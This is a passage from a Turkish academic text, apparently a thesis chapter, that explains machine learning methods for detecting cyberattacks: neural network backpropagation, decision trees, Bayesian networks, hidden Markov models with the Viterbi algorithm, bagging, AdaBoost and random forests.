$$u_i(s) = \sum_{j=1}^{N_x} W_{ji}^{(1)} * X_j(s) \tag{2.6}$$

Burada $X(s)$ öğrenme örneğini, W uygun ağırlıkları ve N_x giriş katmanındaki nöronların sayısını temsil eder. Çoğunlukla, tüm ağırlıkların rastgele sıfır ile başlatıldığı durumdan kaçınmak için sapma olarak adlandırılan X_0 ilave girdisi hesaplamaya dahil edilir. Her nöron için çıktı aşağıdaki ifade kullanılarak hesaplanır:

$$h_i(s) = A(u_i(s)) \tag{2.7}$$



Şekil 2.50: Basit bir Yapay Sinir Ağı Modeli (Krenker, Bešter ve Kos, 2011)

Burada A, etkinleştirme fonksiyonudur. Birden çok gizli katmanı olan bir mimaride, birinci gizli katmanın çıktısı ikinci gizli katmanın girdisi olarak kullanılır ve bu şekilde hesaplamaya devam edilir. Mimarideki son katmana kadar bu işlem devam eder, giriş ve çıkış değerleri ise aşağıdaki gibi hesaplanır:

$$u_i^{'}(s) = \sum_{j=1}^{N_h} W_{ji}^{'} * h_j(s)$$
$$Y_i(s) = A(u_i^{'}(s)) \tag{2.8}$$

Burada N_h, gizli katmandaki nöronların sayısıdır. Bu, ileri doğru hesaplama ile ilk aşamayı tamamlar. Şimdi, biçimsel olarak aşağıdaki gibi tanımlanan hatanın, en aza indirilmesini içeren ikinci aşamaya dönelim:

$$E(s) = \frac{1}{2}\sum_{i=1}^{N_y} e_i(s)^2 = \frac{1}{2}\sum_{i=1}^{N_m}(D_i(s) - Y_i(s))^2 \tag{2.9}$$

Burada Y_i algoritma tarafından tahmin edilen çıktıyı, D_i gerçek (istenen) çıktıyı ve N_y

ise toplam tahmin sayısını gösterir. Eğimli Azalım, hataların en aza indirilmesi için en çok kullanılan yöntemlerden biridir. Ana fikri, negatif iniş yönündeki ağırlıkların güncellenmesidir. Biçimsel olarak aşağıdaki şekilde ifade edilir:

$$W_{\text{güncel}} = W_{\text{eski}} - \eta * \frac{\partial E(s)}{\partial W_{eski}} \tag{2.10}$$

Burada η, Öğrenme Hızı olarak tanımlanır ve $0 \leqslant \eta \leqslant 1$ aralığında pozitif bir değer alır. **Şekil 2.50**'deki gibi bir mimaride, ağırlıkların güncellenmesi için aşağıdaki formül kullanılır:

$$\begin{aligned} W_{ji}^{\text{güncel}(2)} &= W_{ji}^{\text{eski}(2)} - \eta * \frac{\partial E(s)}{\partial u_i'(s)} * h_i(s) \\ W_{ji}^{\text{güncel}(1)} &= W_{ji}^{\text{eski}(1)} - \eta * \frac{\partial E(s)}{\partial u_i(s)} * X_i(s) \end{aligned} \tag{2.11}$$


Burada birinci denklem, çıktı katmanı ve gizli katman arasındaki ağırlıkları tutarken, gizli katman ve giriş katmanı arasındaki ağırlıklar ikinci denkleme göre güncellenmektedir. Bu şekilde, YSA ile öğrenmenin tek bir deviri tamamlanır. Maksimum sayıda devire ulaşılana veya hata bir eşik değerin altına düşene kadar bu işlem tekrarlanır.

2.3.2.4. Karar Ağaçları

Bir karar ağacı, sınıflandırmaları veya kararları temsil eden yaprakları ve bu sınıflandırmayı ortaya çıkaran özellik bağlaşımlarını temsil eden dallara sahip ağaç benzeri bir yapısal modeldir. **Şekil 2.51**'de ikili bir karar ağacı örneği verilmiş olup, burada C ağacın kök düğümünü, A_i $(i = 1,2)$ ağacın yapraklarını yani terminal düğümleri ve B_j $(j = 1,2,3,4)$ ise ağacın dallarını yani karar noktalarını göstermektedir.

Bir giriş vektörünün ağaç sınıflandırması, kök düğümünden başlayıp yaprakta bitecek şekilde ağacı çaprazlamasına geçerek gerçekleştirilir. Ağacın her düğümü, tek bir giriş değişkenine dayanan bir eşitsizliği hesaplar. Her yaprak belirli bir sınıfa atanır. Giriş uzayını bölmek için kullanılan her bir eşitsizlik sadece bir giriş değişkenine bağlıdır. Doğrusal karar ağaçları, her bir düğümde hesaplanan eşitsizliğin çoklu değişkenlere bağlı olabilen keyfi bir doğrusal biçim alması dışında, ikili karar ağaçlarına benzerdir. Ayrıştırma kriterlerinin farklı şekilde seçilmesiyle, sınıflandırma ve regresyon ağaçları ile diğer ağaç modelleri geliştirilmiştir.

Şekil 2.51'de görülebileceği üzere, bir karar ağacı "eğer - sonra" kurallarına bağlıdır ancak



Şekil 2.51: Örnek Karar Ağacı Yapısı (Safavian ve Landgrebe, 1991)

hiçbir parametre ve metrik gerektirmez. Bu basit ve yorumlanabilir yapı, karar ağaçlarını çok tipli öznitelik problemlerinin çözümü için elverişli hale getirir. Karar ağaçları aynı zamanda eksik değerleri veya gürültü verilerini de yönetebilmektedir. Bununla birlikte karar ağaçları, diğer makine öğrenme yöntemlerinin ulaşabileceği en uygun doğruluğu garanti edemezler. Karar ağaçları, öğrenmek ve uygulamak için kolay olsa da, siber saldırıların algılanması/tespiti gibi problemlerin çözümü için popüler yöntem gibi görünmemektedir. Popüler olmamasının olası bir nedeni, bir dizi eğitim örneği ile uyumlu olan en küçük karar ağacını aramanın NP karmaşıklığında olduğunun bilinmesidir.

2.3.2.5. Bayes Ağları


İnanç ağı olarak da adlandırılan Bayes Ağı, belirsiz değişkenler hakkındaki kararlar için grafik bir modelde faktörlü birleşik olasılık dağılımını kullanır. Bayes Ağı sınıflandırıcısı, sınıflar ve veri x'in bir H hipotezini veren Bayes kuralına dayanır ve aşağıdaki şekilde ifade edilir:

$$P(H|x) = \frac{P(x|H) * P(H)}{P(x)} \tag{2.12}$$

Burada $P(H)$, her bir sınıfın bir x değişkeni hakkında bilgi olmadan önceki öncül olasılığını, $P(H|x)$ olası sınıflar üzerinde değişken x'in sonsal olasılığını, $P(x|H)$ ise H verildiğinde x'in

koşullu olasılığını göstermektedir.

Şekil 2.52'de gösterildiği gibi, Bayes Ağı rastgele değişkenleri temsil eden düğümler, değişkenler arasındaki olasılıksal bağımlılıkları temsil eden yaylar ve bağımlılıkların ne kadar güçlü olduğunu gösteren koşullu olasılıklar ile sunulurken, bağlantısız düğümler birbirinden bağımsız değişkenleri ifade eder.



Şekil 2.52: Örnek bir faktörlü birleşik olasılık dağılımı ile Bayes Ağı

Her düğüm, düğümün ana değişkenlerine karşılık gelen bir olasılık fonksiyonu ile ilişkilendirilir. Düğüm her zaman seçilen düğümler için ana düğümlerin kanıtını veren sonsal olasılıkları hesaplar. Örneğin **Şekil 2.52**'de ağın faktörlü birleşik olasılığı aşağıdaki şekilde hesaplanmaktadır:

$$P(x_1,x_2,x_3,x_4,x_5,x_6) = P(x_6|x_5) * P(x_5|x_3,x_2) * P(x_4|x_2,x_1) * P(x_3|x_1) * P(x_2|x_1) * P(x_1)$$

Burada *P(x)* değişkenin olasılığını, $P(x|y)$ ise değişkenlerin koşullu olasılığını ifade eder.

Naif Bayes, tüm değişkenlerin bağımsız olduğunu kabul eden basit bir Bayes Ağ modelidir. Naif Bayes sınıflandırması için Bayes kuralını kullanarak, her bir test verisi x için sınıf etiketini belirleyen maksimum olabilirlik hipotezini bulmamız gerekir. Bir gözlem verisi x ve bir sınıf etiketi grubu $C=\{c_j\}$ verildiğinde Naif Bayes sınıflandırıcı, veri için En Büyük


Sonsal Olasılık Hipotezi yardımıyla aşağıdaki şekilde çözülebilir:

$$\arg\max_{c_{j\in C}} P(x|c_j) * P(c_j) \tag{2.13}$$

Naif Bayes, sonuç çıkarım görevleri için etkilidir. Bununla birlikte Naif Bayes, ilgili değişkenlerin güçlü bir bağımsızlık varsayımına dayanmaktadır. Şaşırtıcı bir şekilde, bağımsızlık varsayımı ihlal edilmiş olsa bile yöntem iyi sonuçlar vermektedir.

2.3.2.6. Saklı Markov Modeli

Önceki algoritmalarla, örnek uzaydan bağımsız ve özdeş olarak dağıtılmış örneklerden oluşan veri kümeleri için makine öğrenme yöntemlerine değinildi. Bazı durumlarda, veriler ardışık ve diziler korelasyona sahip olabilir. Sıralı öğrenme problemlerini (örn.; konuşma tanıma) çözmek için, dinamik bir Bayes Ağ yöntemi olan Saklı Markov Modeli (SMM) geliştirilmiştir. SMM, sıralı desenlerin denetimli öğrenmesi için önerilmiştir (Rabiner, 1989).



Şekil 2.53: Saklı Markov Model Mimarisi

SMM'de gözlemlenen örnekler $y_t \quad (t = 1,2,\cdots,T)$, t anında gözlemlenmemiş bir x_t durumuna sahiptir. **Şekil 2.53**, SMM'in genel bir mimarisini gösterir. Her bir düğüm, t anında gizli durum x_t ve gözlemlenen değer y_t ile bir rastgele değişkeni temsil eder. SMM'de, durum x_t'nin gözlemlenen örnekler y_t üzerinde bir olasılık dağılımına sahip olduğu ve gözlemlenen örnekler dizisinin durum dizisi hakkında bilgi içerdiği varsayılmaktadır. İstatistiksel olarak SMM, geçerli gerçek durum x_t'nin sadece gizli değişkenin x_{t-1} değerine bağlı olduğu, ancak geçmiş ve gelecekteki durumlardan bağımsız olduğu Markov özelliğine dayanmaktadır. Benzer şekilde, gözlem y_t sadece x_t gizli durumuna bağlıdır. SMM için en ünlü çözüm, çıktı dizilerinin bir veri setini veren SMM'in parametrelerinin maksimum olabilirlik tahminini türeten Baum-Welch algoritmasıdır. Yukarıdaki gösterimler kullanılarak

SMM aşağıdaki gibi formüle edilebilir. Y ve X'in sabit gözlemlenmiş örnekler olduğu verildiğinde ve yukarıda tanımlanan T, dizinin uzunluğunu belirttiğinde $Y = (y_1, y_2, \cdots, y_T)$ ve $X = (x_1, x_2, \cdots, x_T)$ olarak ifade edilir, daha sonra $S = (s_1, s_2, \cdots, s_M)$ şeklinde durum kümesi S ve $O = (o_1, o_2, \cdots, o_N)$ şeklinde gözlemlenebilir veri seti O elde edilir. A'yı durum geçişi dizisi olarak tanımlayalım ve $[A_{i,j}],\ i = 1,2,\cdots,M,\ j = 1,2,\cdots,M$ şeklinde gösterelim. Burada her bir $[A_{i,j}]$ elemanı, s_i'den s_j'ye dönüşüm olasılığını temsil eder. Dönüşüm aşağıdaki gibi hesaplanabilir:

$$[A_{i,j}] = P(x_t = s_j | x_{t-1} = s_i) \tag{2.14}$$

B'yi her bir eleman B_{jk}, gözlem o_k'nin durum s_j'ye sahip olma olasılığını temsil edecek şekilde gözlem dizisi olarak $[B_{j,k}], j = 1,2,\cdots,M,\ k = 1,2,\cdots,N$ biçiminde tanımlayalım. Buna göre gözlem dizisi aşağıdaki gibi hesaplanabilir:

$$[B_{j,k}] = P(y_t = o_k | x_t = s_j) \tag{2.15}$$

π'yi, π_t, y_t gözleminin $s_i,\ i = 1,2,\cdots,$ durumuna sahip olma olasılığını temsil edecek şekilde $[\pi_t],\ t = 1,2,\cdots,T$ biçiminde başlangıç olasılık dizisi olarak tanımlayalım. π, aşağıdaki şekilde ifade edilebilir:

$$\pi_i = P(x_1 = s_i) \tag{2.16}$$

Daha sonra yukarıdaki tanımları kullanarak bir SMM aşağıdaki gibi tanımlanır:

$$\lambda = (A, B, \pi) \tag{2.17}$$

Yukarıdaki analiz, algoritmada gözlemlerin olasılığının değerlendirilmesidir ve aşağıdaki dört adımda özetlenebilir (Rabiner, 1989):

1. Adım: Başlangıç durum dağılımı π'ye göre $t = 1$ için ilk durum değerini ata.
2. Adım: Denklem 2.15'e göre t zamanındaki gözlem değerini çıkar.
3. Adım: Denklem 2.16'ya göre $t + 1$ zamanındaki yeni gözlem değerini çıkar.
4. Adım: $t = T$ oluncaya kadar 2. adımdan 4. adıma doğru işleme devam et.

Denklem 2.17'de tanımlaman SMM göz önüne alındığında, belirli bir durum dizisi X için

gözlemlerin Y olasılığını tahmin edilebilir ve durum dizisi X'in olasılığı aşağıdaki şekilde hesaplanır:

$$P(Y|X,\lambda) = \prod_{t=1}^{T} P(y_t|x_t,\lambda), \tag{2.18}$$

$$P(X|\lambda) = \pi_1 * A_{12} * A_{23} * \cdots * A_{T-1T} \tag{2.19}$$

Buradan durum dizisi X için gözlem dizisi Y'nin olasılığı aşağıdaki gibi elde edilir:

$$P(Y|\lambda) = \sum_{X} P(Y|X,\lambda) * P(X|\lambda) \tag{2.20}$$

SMM algoritmasını kullananlar, genellikle belirli bir gözlem dizisi için gizli durum dizisini tahmin etmekle daha çok ilgilenirler. Bu kod çözme işlemi, kısmi gözlem dizisi için en olası durum dizisini elde etmek üzere her adımda en yüksek olasılığı kullanan Viterbi algoritması olarak bilinen ünlü bir çözüme sahiptir. Bir SMM modeli λ verildiğinde, gözlem dizisi $(y_1, y_2, \cdots, y_t)$ için t zamanındaki durum dizisi $(x_1, x_2, \cdots, x_t)$'nin maksimum olabilirliği aşağıdaki gibi bulunabilir:

$$\rho_t(i) = \max_{x_1, x_2, \cdots, x_{t-1}} (P(x_1, x_2, \cdots, x_t = s_i, y_1, y_2, \cdots, y_t|\lambda)) \tag{2.21}$$

Viterbi algoritması için gerekli adımlar aşağıda listelenmiştir:

1. Adım: Başlangıç durum dağılımı π'ye göre $t = 1$ için ilk durum değerini ata.

$$\rho_1(i) = \pi_i * B_i(y_1),\ 1 \leqslant i \leqslant M,\ \Psi_1(i) = 0 \tag{2.22}$$

2. Adım: Aşağıdaki denklemlere göre t zamanındaki gözlem değerini çıkar.

$$\rho_t(j) = \max_i [\rho_t(i) * A_{ij}] * B_j(y_t),\ 2 \leqslant t \leqslant T,\ 1 \leqslant j \leqslant M, \tag{2.23}$$

$$\psi_t(j) = \arg\max_i [\rho_{t-1}(i) * A_{ij}],\ 2 \leqslant t \leqslant T,\ 1 \leqslant j \leqslant M, \tag{2.24}$$

3. Adım: $t = T$ oluncaya kadar 2. adımdaki işlemleri yinele.

SMM sıralı denetimli öğrenme problemlerinin çözümü için kullanılabilir. Markov özelliğine uygun veriler olduğunda, gözlenen dizilerin gizli durumunu yüksek doğruluk derecesiyle

sınıflandırmak veya tahmin etmek için zarif ve sağlam bir yöntemdir. Bununla birlikte, gizli sıralı haller arasındaki gerçek ilişki, önerilen SMM yapısına uymadığı zaman, bu algoritma kötü sınıflandırma veya tahminle sonuçlanacaktır. Aynı zamanda, özellikle uzun ve çok sayıda etiket olduğunda, büyük eğitim veri setleri kullanıldığında ve karmaşık hesaplamalar gerektiğinde SMM algoritması kullanıcıya sıkıntı çıkarabilir (Dietterich, 2002). Geçmiş durumlar, gelecekteki durumlar ve mevcut durumlar arasındaki bağımsızlık varsayımı, iyi sınıflandırma ya da tahmin doğruluğu elde etmede SMM'nin gelişmesini de engellemektedir.

2.3.2.7. Kolektif Öğrenme (Bootstrap, Bagging ve AdaBoost)

Karmaşık makine öğrenmesi senaryolarında, tek bir makine öğrenme algoritması tatmin edici bir doğruluğu garanti edemez. Araştırmacılar, tek bir algoritmanın öğrenme performansı üzerinde bir performans elde edebilmek için bir grup öğrenme algoritması oluşturmaya çalışırlar. İlerleyen kısımda Rastgele Orman, Yerine koyarak örnekleme (Bagging), Özyükleme (Bootstrap) ve Uyarlamalı Artırım (AdaBoost) gibi birkaç popüler kolektif öğrenme metoduna kısaca değineceğiz.

Özyükleme (Bootstrap) daha çok bir tahmincinin beklenen değeri ve varyansı gibi genel istatistik veriler hakkında daha bilgilendirici bir tahminde bulunmak için kullanılır. Bir örneklem kümesi $X = \{x_i\}(i = 1,2,\cdots,m)$, bir parametre kümesi θ ve bir öğrenme modeli $f(\theta)$ verildiğinde bir makine öğrenme yöntemi, $E(f(\theta),X)$ öğrenme hatalarını en aza indirir. Özyüklemede, m veri noktası veri kümesi X'ten yerine koyarak rastgele seçilir. Bu örnekleme işlemi birbirinden bağımsız olarak B kez tekrarlanarak B adet özyükleme (bootstrap) örneklem kümesi elde edilir. $f(\theta)$ fonksiyonundaki parametreler, her örneklem kümesiyle tahmin edilebilir ve bir özyükleme (bootstrap) tahmin kümesi $\{\hat{\theta}_j\}(j = 1,2,\cdots,B)$ elde edilir. Daha sonra özyükleme (bootstrap) örnekleri üzerindeki tahmin aşağıdaki şekilde bulunur:

$$\hat{\theta}^B = \sum_{j=1}^{B} \hat{\theta}_j \tag{2.25}$$

Özyükleme (Bootstrap), X'ten tekrarlanan örnekleri seçtiğinde, her bir örneklem her bir seçim için $1/m$ seçilme olasılığına sahiptir. m yeterince büyük olduğunda, x_i'nin $m_{bootstrap}$ defa seçilme olasılığı, birim ortalama ile Poisson dağılımıdır. Parametrelerin yanlı olmayan tahmini $\hat{\theta}$, istatistiksel olarak örnek veri X üzerinden elde edilebilir. Daha sonra, parametre

beklenen değerinin özyükleme (bootstrap) tahminini aşağıdaki şekilde elde edilebilir:

$$\text{beklenen değer}_b(\theta) = \hat{\theta}^B - \hat{\theta} \tag{2.26}$$

Parametre varyansının özyükleme (bootstrap) tahmini ise aşağıdaki şekilde hesaplanır:

$$var_b(\theta) = \frac{1}{B} * \sum_{j=1}^{B} (\hat{\theta}_j - \hat{\theta})^2 \tag{2.27}$$

Özyükleme toplama (bootstrap aggregating=bagging), bir sınıflandırıcı grubu için veri kümelerini örneklemeyi amaçlamaktadır (Breiman, 1996). Özyükleme toplama (bagging)'da, veri kümesi X'den $m^{'} < m$ veri noktası yerine koyarak rastgele seçilir. Bu örnekleme işlemini birçok kez tekrarlayarak, sınıflandırıcıların grubunun her bir üyesi için farklı eğitim örneklem kümesi elde ederiz. Nihai karar ise oylama ile üye-model kararlarının ortalamasıdır. Özyükleme toplama (bagging) genellikle karar ağaçlarının veya diğer makine öğrenme modellerinin kararlılığını artırmak için kullanılır. Bununla birlikte özyükleme toplama (bagging), yerine koyma nedeniyle gereksiz ve kayıp bilgi ile de sonuçlanabilir.

Artırma (Boosting), keyfi seçilmiş bir yüksek doğruluk oranı ile ağırlıklı bir eğitim veri seti kullanarak güçlü bir makine öğrenme algoritmasını desteklemek için kullanılır. Artırma (boosting) algoritmaları, rastgele tahminden daha iyi performans gösteren zayıf bir makine öğrenme algoritması bularak başlar. Ardından, üye sınıflandırıcılar eğitim verilerinin en bilgilendirici alt kümesi üzerinden doğru bir sınıflandırma grubuna atılır. Artırma (Boosting), özyükleme toplama (bagging)'yı iki şekilde değiştirir: örneği ağırlıklandırarak ve oylamayı ağırlıklandırarak. Veri seti gürültüsüz olduğunda artırma (boosting), özyükleme toplama (bagging)'dan daha yüksek doğrulukla sonuçlanabilir olmasına rağmen özyükleme toplama (bagging) gürültülü verilerde daha sağlam kalmaktadır.

Uyarlamalı artırım (Adaptive boosting= AdaBoost), artırım (boosting) algoritmalarının en popüler çeşididir. m örnekli S eğitim veri kümesi *(*$|S| = m$*)* ve l boyutlu bir sınıf etiket kümesi $C = \{C_1, C_2, \cdots, C_l\}$ verildiğinde, $x_i \in X$ bir örnek, $y_i \in Y$ ve $y_i \in C$ olmak üzere, örnek x_i sınıf etiketini oluşturan eşleştirilmiş bir veri kümesi $S = \{(x_i, y_i)\}$ $(i = 1, 2, \cdots, m)$ şeklinde elde edilir. Yinelemeli adım t'de bir üye sınıflandırıcı için eğitim kümesi olarak seçilme olasılığını belirlemek üzere her bir örnek x_i'ye bir örnek ağırlığı $w_t(i), (t = 1, 2, \cdots, T)$ atanır. Örnek doğru şekilde sınıflandırılmamışsa bu ağırlık artırılır. Aynı şekilde, örnek doğru bir şekilde

sınıflandırılmışsa ağırlık azaltılır. Bu şekilde artırım, her yinelemeli adım k üzerinden en bilgilendirici veya zor örnekleri seçecektir. AdaBoost algoritmaları, **Şekil 2.54**'te gösterilen ve aşağıda verilen 5 adımla özetlenebilir (Freund, Schapire ve Abe, 1999):


1. Adım: $w_1(i) = 1/m$ $(i = 1, 2, \cdots, m)$ örnek ağırlığı için başlangıç değeri ata.
2. Adım: h_t, $h_t(x_i) = y_i$ iken +1, değilse -1 etiketi olarak atanmak üzere $w_t(i)$ ve S tarafından tanımlanan ağırlıklandırılmış örneklerle $h_t : X \to Y$ zayıf öğrenenini eğitin.
3. Adım: h_t'nin öğrenme hatasını $\varepsilon_t = \sum_{i:h_t(x_i)(\neq y_i)} w_t(i)$ ve ağırlığı $\alpha_t = (1/2) * ln[(1-\varepsilon_t)/\varepsilon_t]$ şeklinde hesaplayın.
4. Adım: Z_t normalizasyon faktörünü göstermek üzere $w_t(i)$'nin bir dağılım olmasını sağlamak için eğitim kümesi üzerinde örnek ağırlıklarını $w_{t+1}(i) = (w_t(i)exp(-w_t y_i h_t(x_i)))/Z_t$ şeklinde güncelleyin.
5. Adım: 2. adımdan 4. adıma kadar olan işlemleri $t = T$ oluncaya kadar yineleyin, sınıflandırıcı topluluğu arasında ağırlıklı oylama; $H(x) = sign(\sum_{t=1}^{T} \alpha_t h_t(x))$ şeklinde hesaplanır.

Yukarıdaki aşamalarda α_t, adım t'de örnekleri sınıflandırıcı h_t'ye atarken güveni ölçer.

AdaBoost, makine öğrenme algoritmalarında yaygın bir durum olan problemlere uyum gösterme sorunu yaşamadan doğru makine öğrenme sonuçları sunar. AdaBoost, uygulama için basit ve sağlam bir teorik arka plana ve iyi bir genellemeye sahiptir. Bu nedenle AdaBoost, özellik seçimi gibi çeşitli öğrenme görevleri için başarılı şekilde kullanılabilir. Ancak Adaboost, sadece açgözlü öğrenme sonrası en uyguna yakın öğrenme çözümlerini garanti edebilir.

2.3.2.8. Rastgele Orman

Rastgele orman algoritması, en popüler yerine koyarak örnekleme (Bagging) kolektif öğrenme sınıflandırıcısıdır (Breiman, 2001). Rastgele orman, birçok karar ağacından oluşur. Rastgele ormanların çıktısı, tüm tekil ağaçların verdiği oylar ile belirlenir. Her karar ağacı, bir ağaç algoritması kullanarak giriş verilerinin özyükleme (bootstrap) örneklerini sınıflandırarak oluşturulur. Daha sonra, her ağaç test verilerini sınıflandırmak için kullanılacaktır. Her ağacın herhangi bir test verisini etiketleme için bir kararı vardır. Bu etikete oy denir. Sonuç olarak orman, ağaçlar arasında en fazla oyu topladıktan sonra test verilerinin sınıflandırması için nihai kararı verir.



Şekil 2.54: AdaBoost Algoritma Akışı

K ağaçtan oluşan bir orman $\{T_1, T_2, \cdots, T_K\}$ verilsin, k'ıncı $(k = 1, 2, \cdots, K)$ ağaç için bir rastgele vektör θ_k üretilir. $\{\theta_k\}$ vektörleri, ağaç modelleme için bağımsız özdeşçe dağılmış rastgele vektörlerdir. Bu vektörler ağaç yapısında tanımlanmıştır. Örneğin, rastgele seçimde, bu vektörler rastgele olarak $1, 2, \cdots, N$ arasından seçilen rastgele tam sayılardan oluşur; burada N, ayrık sayıdır. Eğitim veri kümesini ve θ_k vektörlerini kullanarak bir ağaç, büyür ve x girişindeki en popüler sınıf için bir birim oy verir. k'ıncı ağaç sınıflandırıcısını $f(x, \theta_k)$ olarak gösterirsek, bu ağaçların toplanmasından oluşan rastgele bir orman $f(x, \theta_k)$, $(k = 1, 2, \cdots, K)$ biçiminde elde edilir.

Rastgele ormanların doğruluğu, tekil ağaçların gücüne ve ağaçlar arasındaki bağımlılığın ölçüsüne bağlıdır. Dahası rastgele orman algoritması, ağaç yapısında yanlı değerlerden kaçınmak için özyükleme (bootstrap) kullanır, böylece eğitim ve testlerde çapraz doğrulama gerekmez. Bununla birlikte rastgele orman, algoritmasındaki tahmin doğruluğunun maksimizasyonu nedeniyle sınıf dengesizliğinden etkilenir. Ağaç tabanlı yöntemler yüksek bir varyansa sahiptir. Ağaçların hiyerarşik yapısı kararsız bir sonuç üretebilir. Birçok ağacın ortalaması, örneğin yerine koyarak örnekleme (bagging) kullanarak, kolektif öğrenme algoritmalarının kararlılığını arttırabilir.

2.3.2.9. Genelleştirilmiş Doğrusal Model

Genelleştirilmiş Doğrusal Model (GLM: Generalized Linear Model), John Nelder ve Robert Wedderburn (1972) tarafından formüle edilen gelişmiş bir istatistiksel modelleme tekniğidir.

